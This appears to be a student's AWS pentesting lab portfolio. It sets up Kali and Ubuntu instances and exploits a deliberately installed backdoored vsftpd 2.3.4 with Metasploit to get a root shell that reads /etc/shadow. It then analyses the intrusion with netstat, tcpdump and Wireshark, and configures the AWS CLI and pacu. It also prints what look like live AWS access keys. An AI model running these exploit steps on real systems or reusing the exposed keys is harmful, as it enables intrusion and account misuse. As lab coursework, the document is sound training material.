

Cloud Pentesting

Portfolio Samples

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
PART 1

Synopsis

In the first part of this project, we leverage the resources available in an AWS free tier account to set up a small penetration testing lab. We complete any necessary configurations AWS, subscribe to the images we need in the Marketplace, launch the images, and then use `ssh` to test our connectivity and install `Nmap` to check the scanning capabilities of our Kali machine. A separate VPC has been dedicated to this project environment.


Screenshots

Added Marketplace Images



The screenshot shows the AWS Marketplace 'Manage subscriptions' interface. The left sidebar includes links for 'Discover products', 'Procurement insights', 'Manage subscriptions' (which is selected and highlighted in blue), 'Private offers', 'Vendor Insights', 'Private Marketplace' (with 'Your Private Marketplace' and 'Legacy version' options), and 'Settings'. The main content area is titled 'Manage subscriptions' with a 'Info' link. It shows 'Active subscriptions (2)' and an 'Inactive subscriptions' tab. A search bar and a 'View details' button are at the top of the list. The table lists two entries:

Product	Agreement ID	Vendor	Deployed on AW	Actions
Ubuntu 22.04 LTS - Jammy	agmt-a8b7p7hwe5bcpkcsa2jsneef5	Canonical Group Limited	Yes	Launch
Kali Linux	agmt-5zkxetoxgomasw26x65k7h59s	Kali	Yes	Launch

Configured Environment and Launched Images

The screenshot shows the AWS EC2 Instances page. The left sidebar is collapsed, showing 'EC2' and 'Instances'. The main content area is titled 'Instances (2) Info' and shows two running instances: 'kali' and 'ubuntu'. The 'kali' instance has an ID of i-0e46b72d09f601bb0 and is running on a t3.small instance type. The 'ubuntu' instance has an ID of i-0d49d689605a775e1 and is also running on a t3.small instance type. Both instances have a status check of 3/3 checks passed and an alarm status of 'View alarms +'. The top navigation bar includes the AWS logo, a search bar, and account information (Account ID: 9902-1698-8430, kitrew). The top right corner shows the region as United States (N. Virginia).

Name	Instance ID	Instance state	Instance type	Status check	Alarm status
kali	i-0e46b72d09f601bb0	Running	t3.small	3/3 checks passed	View alarms +
ubuntu	i-0d49d689605a775e1	Running	t3.small	3/3 checks passed	View alarms +

Tested SSH Connections

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@34.227.103.88
Linux kali 6.12.38+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 20 19:23:14 2025 from 76.112.150.225
  (Message from Kali developers)

  This is a minimal installation of Kali Linux, you likely
  want to install supplementary tools. Learn how:
  => https://www.kali.org/docs/troubleshooting/common-minimum-setup/

  This is a cloud installation of Kali Linux. Learn more about
  the specificities of the various cloud images:
  => https://www.kali.org/docs/troubleshooting/common-cloud-setup/

  (Run: "touch ~/.hushlogin" to hide this message)
  (kali㉿kali)-[~]
  $
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./ubuntu.pem ubuntu@54.242.54.107
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1040-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Nov 20 19:27:57 UTC 2025

  System load:  0.08          Processes:           103
  Usage of /:   22.8% of 7.57GB   Users logged in:      0
  Memory usage: 11%           IPv4 address for ens5: 192.168.1.22
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Nov 20 19:28:00 2025 from 76.112.150.225
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-192-168-1-22:~$
```

Initiated Nmap Scan

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
```

```
└──(kali㉿kali)-[~]
  $ nmap -sn 192.168.1.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000053s latency).
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

└──(kali㉿kali)-[~]
  $ nmap 192.168.1.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000082s latency).
All 1000 scanned ports on 192.168.1.22 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds

└──(kali㉿kali)-[~]
  $
```

PART 2**Synopsis**

In the second part of this pentesting project, we utilize the environment that we created and configured in part 1 to launch an attack from the Kali machine against a vulnerable [FTP](#) service on the Ubuntu machine. After performing this attack, we respond to the incident by analyzing the sniffed network traffic and by gathering information from the victim machine itself. We leverage concepts and skills from various AWS knowledge domains, and utilize tools like [Nmap](#), [Wireshark](#), [Metasploit](#), and [tcpdump](#).

Screenshots*Established SSH Connection to Kali*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@54.196.226.171
Linux kali 6.16.8+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 25 15:12:35 2025 from 76.112.150.225
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

This is a cloud installation of Kali Linux. Learn more about
the specificities of the various cloud images:
⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/

(Run: "touch ~/.hushlogin" to hide this message)
└─(kali㉿kali)-[~]
└─$
```

Installed Vulnerable Service on Ubuntu

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[2] 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ ps aux | grep 2124
root      2124  0.0  0.2 11892  5504 pts/0    S    15:38   0:00 sudo /usr/local/sbin/vsftpd
ubuntu    2128  0.0  0.1  7008  2432 pts/0    S+   15:38   0:00 grep --color=auto 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$
```

Opened Ports and Initiated Nmap Scan

EC2 < sg-0987733f808f676d4 - ubuntu-sg Actions

Details

Security group name ubuntu-sg	Security group ID sg-0987733f808f676d4	Description Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSM P--1 created 2025-11-20T19:10:11.083Z	VPC ID vpc-0ca4d6f538147cdf4
Owner 990216988430	Inbound rules count 3 Permission entries	Outbound rules count 1 Permission entry	

Inbound rules | Outbound rules | Sharing - new | VPC associations - new | Tags

Inbound rules (3)

<input type="checkbox"/>	Name	Security group rule ID	IP version	Type	Protocol	Port range
<input type="checkbox"/>	-	sgr-0f1b8597368fec3a0	IPv4	Custom TCP	TCP	6200
<input type="checkbox"/>	-	sgr-0909fe4f15009d913	IPv4	Custom TCP	TCP	20 - 21
<input type="checkbox"/>	-	sgr-0343fd477066acfd9	IPv4	SSH	TCP	22

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[kali㉿kali)-[~]
$ nmap 192.168.1.22 -sV -p21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 15:53 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000085s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Performed Attack with Metasploit

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf > search vsftpd
Matching Modules
=====
#  Name
-  ---
0  auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Backdoor Command Executio
n

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.22
RHOSTS => 192.168.1.22
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000

whoami
root
uname -a
Linux ip-192-168-1-22 6.8.0-1040-aws #42~22.04.1-Ubuntu SMP Wed Sep 24 10:26:57 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/shadow
root:!*:20403:0:99999:7:::
daemon:!*:20403:0:99999:7:::
bin:!*:20403:0:99999:7:::
sys:!*:20403:0:99999:7:::
sync:!*:20403:0:99999:7:::
games:!*:20403:0:99999:7:::
man:!*:20403:0:99999:7:::
lp:!*:20403:0:99999:7:::
mail:!*:20403:0:99999:7:::
news:!*:20403:0:99999:7:::
uucp:!*:20403:0:99999:7:::
proxy:!*:20403:0:99999:7:::
www-data:!*:20403:0:99999:7:::
backup:!*:20403:0:99999:7:::
list:!*:20403:0:99999:7:::
irc:!*:20403:0:99999:7:::
gnats:!*:20403:0:99999:7:::
nobody:!*:20403:0:99999:7:::
systemd-network:!*:20403:0:99999:7:::
systemd-resolve:!*:20403:0:99999:7:::
messagebus:!*:20403:0:99999:7:::
```

Identified Backdoor Connection on Ubuntu

```
(sshd) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~$ sudo netstat -np | grep 192.168.1.60 -C 3
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      36 192.168.1.22:22        76.112.150.225:58126  ESTABLISHED 735/sshd: ubuntu [P
tcp        0      0 192.168.1.22:6200        192.168.1.60:37961    ESTABLISHED 857/sh
tcp        1      15 192.168.1.22:21        192.168.1.60:38417    LAST_ACK   -
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State           I-Node      PID/Program name      Path
unix            3      [ ]           STREAM    CONNECTED     2669        336/systemd-resolve
ubuntu@ip-192-168-1-22:~$
```


Note: I had to redo this step to capture another screenshot. Because of this, the PID and port numbers do not match prior screenshots.

Retrieved Packet Capture from Ubuntu

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~$ sudo tcpdump -i ens5 host 192.168.1.60 -w 2.pcap
tcpdump: listening on ens5, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C52 packets captured
52 packets received by filter
0 packets dropped by kernel
ubuntu@ip-192-168-1-22:~$
```

```
[0: scp] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ scp -i ./ubuntu.pem ubuntu@98.88.38.159:/home/ubuntu/2.pcap ./2/
2.pcap                                         100% 5718    61.0KB/s  00:00
+will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ |
```

Analyzed Packet Capture with Wireshark



Due to the `host 192.168.1.60` capture filter that I used with the `tcpdump` command, all of packets captured in this file are between the Kali and Ubuntu hosts. 52 packets were captured in total, 34 of which (65%) were directly related to the backdoor shell over port `6200` on Ubuntu. Notably, the payload data is unencrypted. In the screenshot above, we can view the results of one of the commands we ran (`cat /etc/shadow`) in plaintext.


PART 3

Synopsis

In the third part of the pentesting project, we set up the AWS CLI, test functionality, and use the `pacu` framework to assess some aspects of our environment.

Screenshots

Created IAM User



The screenshot shows the AWS IAM User details page for 'auditor'. The 'Groups' tab is selected, showing the user is a member of the 'auditor' group. The 'Security credentials' tab is also visible. The 'Summary' section shows the ARN, access keys, and creation date. The 'User groups membership' section shows the user is a member of the 'auditor' group, with attached policies 'ReadOnlyAccess' and 'SecurityAudit'.

Identity and Access Management (IAM)

auditor Info

Summary

ARN
arn:aws:iam::990216988430:user/auditor

Access key 1
AKIA6NDMIE4HDLQT3LVQ - Active
Never used. Created today.

Created
December 04, 2025, 13:12 (UTC-05:00)

Last console sign-in
-

Access key 2
[Create access key](#)

User groups membership

A user group is a collection of IAM users. Use groups to specify permissions for a collection of users. A user can be a member of up to 10 groups at a time.

Group name	Attached policies
auditor	ReadOnlyAccess and SecurityAudit

Installed and Configured AWS CLI

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
  creating: aws/dist/awscli/customizations/wizard/wizards/lambda/
  inflating: aws/dist/awscli/customizations/wizard/wizards/configure_.main.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/events/new-rule.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
  inflating: aws/dist/awscli/customizations/sso/index.html
  creating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/METADATA
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/RECORD
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/INSTALLER
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/top_level.txt
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/WHEEL
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/LICENSE
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/AUTHORS.rst
  inflating: aws/dist/wheel-0.45.1.dist-info/METADATA
  inflating: aws/dist/wheel-0.45.1.dist-info/INSTALLER
  inflating: aws/dist/wheel-0.45.1.dist-info/direct_url.json
  inflating: aws/dist/wheel-0.45.1.dist-info/RECORD
  inflating: aws/dist/wheel-0.45.1.dist-info/LICENSE.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/REQUESTED
  inflating: aws/dist/wheel-0.45.1.dist-info/entry_points.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/WHEEL

  (kali㉿kali)-[~]
  $ sudo ./aws/install
You can now run: /usr/local/bin/aws --version

  (kali㉿kali)-[~]
  $ /usr/local/bin/aws --version
aws-cli/2.32.10 Python/3.13.9 Linux/6.16.8+kali-cloud-amd64 exe/x86_64.kali.2025

  (kali㉿kali)-[~]
  $
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
  (kali㉿kali)-[~]
  $ aws configure
AWS Access Key ID [None]: AKIA6NDMIE4HDLQT3LVQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: text

  (kali㉿kali)-[~]
  $
```

Described Instances

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
  $ aws ec2 describe-instances
  RESERVATIONS  990216988430  r-0b12b69224609ac69
  INSTANCES     0           x86_64  0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7  legacy-bios  True  True  xen  ami-01
  4f91f72b49fb01b i-0e46b72d09f601bb0  t3.small  kali  2025-11-25T22:31:15+00:00  Linux/UNIX  ip-192
  -168-1-60.ec2.internal 192.168.1.60  34.204.15.150  /dev/xvda  ebs  True  subnet-0479b6e
  d97fd6a6bf  RunInstances  2025-11-20T19:08:00+00:00  hvm  vpc-0ca4d6f538147cdf4
  BLOCKDEVICEMAPPINGS  /dev/xvda
  EBS  2025-11-20T19:08:01+00:00  True  attached  vol-00d2d43eaf09e5387
  CAPACITYRESERVATIONSPECIFICATION  open
  CPUOPTIONS  1  2
  ENCLAVEOPTIONS  False
  HIBERNATIONOPTIONS  False
  MAINTENANCEOPTIONS  default
  METADATAOPTIONS  enabled  disabled  1  optional  disabled  applied
  MONITORING  disabled
  NETWORKINTERFACES
    interface  0a:ff:fb:04:45:09  eni-0d80de5a9cf6330ad  990216988430  192.16
  8.1.60  True  in-use  subnet-0479b6ed97fd6a6bf  vpc-0ca4d6f538147cdf4
  ASSOCIATION  amazon  34.204.15.150
  ATTACHMENT  2025-11-20T19:08:00+00:00  eni-attach-04fdc0e877ea7aff3  True  0  0  attached
  GROUPS  sg-0c3d760bfaa9cdb13  kali-sg
  OPERATOR  False
  PRIVATEIPADDRESSES  True  192.168.1.60
  ASSOCIATION  amazon  34.204.15.150
  NETWORKPERFORMANCEOPTIONS  default
  OPERATOR  False
  PLACEMENT  us-east-1c  default
  PRIVATEDNSNAMEOPTIONS  False  False  ip-name
  PRODUCTCODES  7lgvy7mt78lgoi4lant0znp5h  marketplace
  SECURITYGROUPS  sg-0c3d760bfaa9cdb13  kali-sg
  STATE  16  running
  TAGS  Name  kali
  RESERVATIONS  990216988430  r-0df57c8120846ca6f
```

Listed S3 Bucket

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
  $ aws s3 ls s3://aws-isin335-testbucket
  2025-12-04 18:29:02      38 bucket_test_file.txt

└──(kali㉿kali)-[~]
  $
```

Uploaded to Bucket

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
```

```
└──(kali㉿kali)-[~]
  $ touch index.html

└──(kali㉿kali)-[~]
  $ aws s3 cp index.html s3://aws-isin335-testbucket
upload failed: ./index.html to s3://aws-isin335-testbucket/index.html An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:iam::990216988430:user/auditor is not authorized to perform: s3:PutObject on resource: "arn:aws:s3:::aws-isin335-testbucket/index.html" because no identity-based policy allows the s3:PutObject action

└──(kali㉿kali)-[~]
  $ aws s3 cp index.html s3://aws-isin335-testbucket
upload: ./index.html to s3://aws-isin335-testbucket/index.html

└──(kali㉿kali)-[~]
  $
```

Started and Described Ubuntu Instance

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
```

```
└──(kali㉿kali)-[~]
  $ aws ec2 start-instances --instance-ids i-0d49d689605a775e1
STARTINGINSTANCES      i-0d49d689605a775e1
CURRENTSTATE          0      pending
PREVIOUSSTATE        80      stopped

└──(kali㉿kali)-[~]
  $ aws ec2 describe-instance-attribute --attribute instanceType --instance-id i-0d49d689605a775e1
i-0d49d689605a775e1
INSTANCETYPE          t3.small

└──(kali㉿kali)-[~]
  $ aws ec2 describe-security-groups --group-ids sg-0987733f808f676d4
SECURITYGROUPS  Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSMP--1 created 2025-11-20T19:10:11.083Z
                sg-0987733f808f676d4  ubuntu-sg      990216988430  arn:aws:ec2:us-east-1:990216988430:security-group/sg-0987733f808f676d4
IPPERMISSIONS      22      tcp      22
IPRANGES          76.112.150.225/32
IPPERMISSIONS      20      tcp      21
IPRANGES          192.168.1.60/32 vsftpd
IPPERMISSIONS      6200    tcp      6200
IPRANGES          192.168.1.60/32 vsftpd backdoor
IPPERMISSIONSEGRESS      -1
IPRANGES          0.0.0.0/0

└──(kali㉿kali)-[~]
  $
```

Note: I did not have to add any permissions for the `describe-instance-attribute` and `describe-security-group` commands to work. This is because I added the default `ReadOnlyAccess` and `SecurityGroup` policies that come from AWS when I created the user – which include (among other things) these permissions.

Installed Pacu

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└─(kali㉿kali)-[~]
$ sudo apt install pacu
The following package was automatically installed and is no longer required:
  python3-roman
Use 'sudo apt autoremove' to remove it.

Installing:
  pacu

Installing dependencies:
  libabsl20240722  libjpeg62-turbo  libwebp7          python3-freezegun      python3-six
  libaom3          libjq1          libwebpdemux2    python3-greenlet      python3-sqlalchemy
  libavif16         liblcm2-2      libwebpmux3       python3-infinity      python3-sqlalchemy-ext
  libdav1d7         liblrc4          libyuv0          python3-jq          python3-sqlalchemy-utils
  libdeflate0       libonig5         python3-babel-locatedata python3-mypy-boto3-ebs  python3-terminaltables3
